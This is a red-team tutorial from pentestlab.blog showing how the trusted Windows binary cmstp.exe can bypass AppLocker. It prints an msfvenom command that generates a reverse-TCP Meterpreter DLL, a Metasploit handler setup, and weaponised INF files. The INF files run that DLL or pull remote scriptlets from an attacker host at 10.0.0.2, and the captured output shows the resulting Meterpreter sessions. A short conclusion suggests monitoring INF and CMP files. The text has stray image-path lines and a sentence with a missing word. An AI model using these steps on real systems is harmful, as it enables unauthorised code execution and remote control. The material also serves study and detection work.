AppLocker Bypass – CMSTP

pentestlab.blog/category/red-team/page/74

May 10, 2018

CMSTP is a binary which is associated with the Microsoft Connection Manager Profile Installer. It accepts INF files which can be weaponised with malicious commands in order to execute arbitrary code in the form of scriptlets (SCT) and DLL. It is a trusted Microsoft binary which is located in the following two Windows directories.


```
C:\Windows\System32\cmstp.exe
C:\Windows\SysWOW64\cmstp.exe
```

AppLocker default rules permit execution of binaries in these folders therefore it can be used as a bypass method. Initially Oddvar Moe discovered that it is possible to use this binary to bypass AppLocker and UAC and published his research on his blog.

DLL

Metasploit Framework can be used to generate malicious DLL files via msfvenom.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.2
LPORT=4444 -f dll &amp;gt; /root/Desktop/pentestlab.dll
```




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.0.2 LPOR
T=4444 -f dll > /root/Desktop/pentestlab.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes

root@kali:~# 
```

Metasploit – DLL Generation

The **RegisterOCXSection** of the INF file needs to include the local path of the malicious DLL file or the WebDAV location for remote execution.


```
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall_SingleUser]
RegisterOCXs=RegisterOCXSection
[RegisterOCXSection]
C:\Users\test.PENTESTLAB\pentestlab.dll
[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Pentestlab"
ShortSvcName="Pentestlab"
```



```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall_SingleUser]
RegisterOCXs=RegisterOCXSection

[RegisterOCXSection]
C:\Users\test.PENTESTLAB\pentestlab.dll

[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Pentestlab"
ShortSvcName="Pentestlab"
```

CMSTP – Local DLL Execution

Metasploit **multi/handler** module needs to be configured to receive the connection.




```
       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.0.2
LHOST => 10.0.0.2
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.2:4444
```

CMSTP – Metasploit Multi Handler

When the malicious INF file is supplied along with cmstp the code will executed on the background.


```
cmstp.exe /s cmstp.inf
```



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\test.PENTESTLAB>cmstp.exe /s cmstp.inf

C:\Users\test.PENTESTLAB>
```

CMSTP – INF Execution Locally

A Meterpreter session will open from the DLL execution.



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Sending stage (205891 bytes) to 10.0.0.3
[*] Meterpreter session 3 opened (10.0.0.2:4444 -> 10.0.0.3:49408) at 2018-05-06
 07:40:02 -0400

meterpreter >
```

CMSTP – Meterpreter via DLL Execution

SCT


Except of DLL files cmstp is also able to run SCT files which extends the usability of this binary during red team operations. Nick Tyrer has initially presented this capability over Twitter.

Nick Tyrer has written also a scriptlet called powersct.sct which can be used as alternative solution to execute PowerShell commands in case native PowerShell is blocked. The **UnRegisterOCXSection** needs to contain the URL of the scriptlet. The final INF file needs to contain the following:

```
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection
[UnRegisterOCXSection]
%11%\scrobj.dll,NI,http://10.0.0.2/tmp/powersct.sct
[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Pentestlab"
ShortSvcName="Pentestlab"
```

When the INF file will executed a new Window will open that will allow the user to execute PowerShell commands.

```
cmstp.exe /s cmstp.inf
```




```
PS >ls
Directory: C:\Users\test.PENTESTLAB


Mode                LastWriteTime     Length Name

----                -------------     ------ ----

d-r--          4/15/2018  10:52 AM            Contacts

d-r--           5/6/2018   8:33 AM            Desktop

d-r--          4/15/2018   3:28 PM            Documents

d-r--          4/15/2018  10:52 AM            Downloads

d-r--          4/15/2018  10:52 AM            Favorites

d-r--          4/15/2018  10:52 AM            Links
```

CMSTP – PowerShell

Code execution is also possible through the use of scriptlet that will call a malicious executable. The INF file needs to include the remote location of the scriptlet.


```
[version]
Signature=$chicago$
AdvancedINF=2.5
[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection
[UnRegisterOCXSection]
%11%\scrobj.dll,NI,http://10.0.0.2/tmp/pentestlab.sct
[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Pentestlab"
ShortSvcName="Pentestlab"
```



```
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection

[UnRegisterOCXSection]
%11%\scrobj.dll,NI,http://10.0.0.2/tmp/pentestlab.sct

[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Pentestlab"
ShortSvcName="Pentestlab"
```

CMSTP – SCT Execution

Upon execution of the INF file a new command prompt window will open which it will be an indication that the code has been executed successfully.




```
C:\Users\test.PENTESTLAB>cmstp.exe /s cmstp.inf

C:\Users\test.PENTESTLAB>
```

```
C:\Users\test.PENTESTLAB
```

CMSTP – INF Execution with Scriptlet

A Meterpreter session will open.




```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.2:4444
[*] Sending stage (205891 bytes) to 10.0.0.3
[*] Meterpreter session 2 opened (10.0.0.2:4444 -> 10.0.0.3:49201) at 2018-05-06
 06:03:03 -0400

meterpreter >
```

CMSTP – Meterpreter via SCT Execution

Conclusion

Usage of CMSTP binary for bypassing AppLocker restrictions and execution of code is . CMSTP needs INF files and upon execution generates and a CMP file which is the connection manager settings file. Both of these files are actually text files and it is unlikely to trigger any alerts. Therefore these two files needs to be monitored as an indicator of compromise if cmstp.exe binary cannot be blocked by an AppLocker rule since threat actors have started using this technique.



CMSTP – INF and CMP File

Resources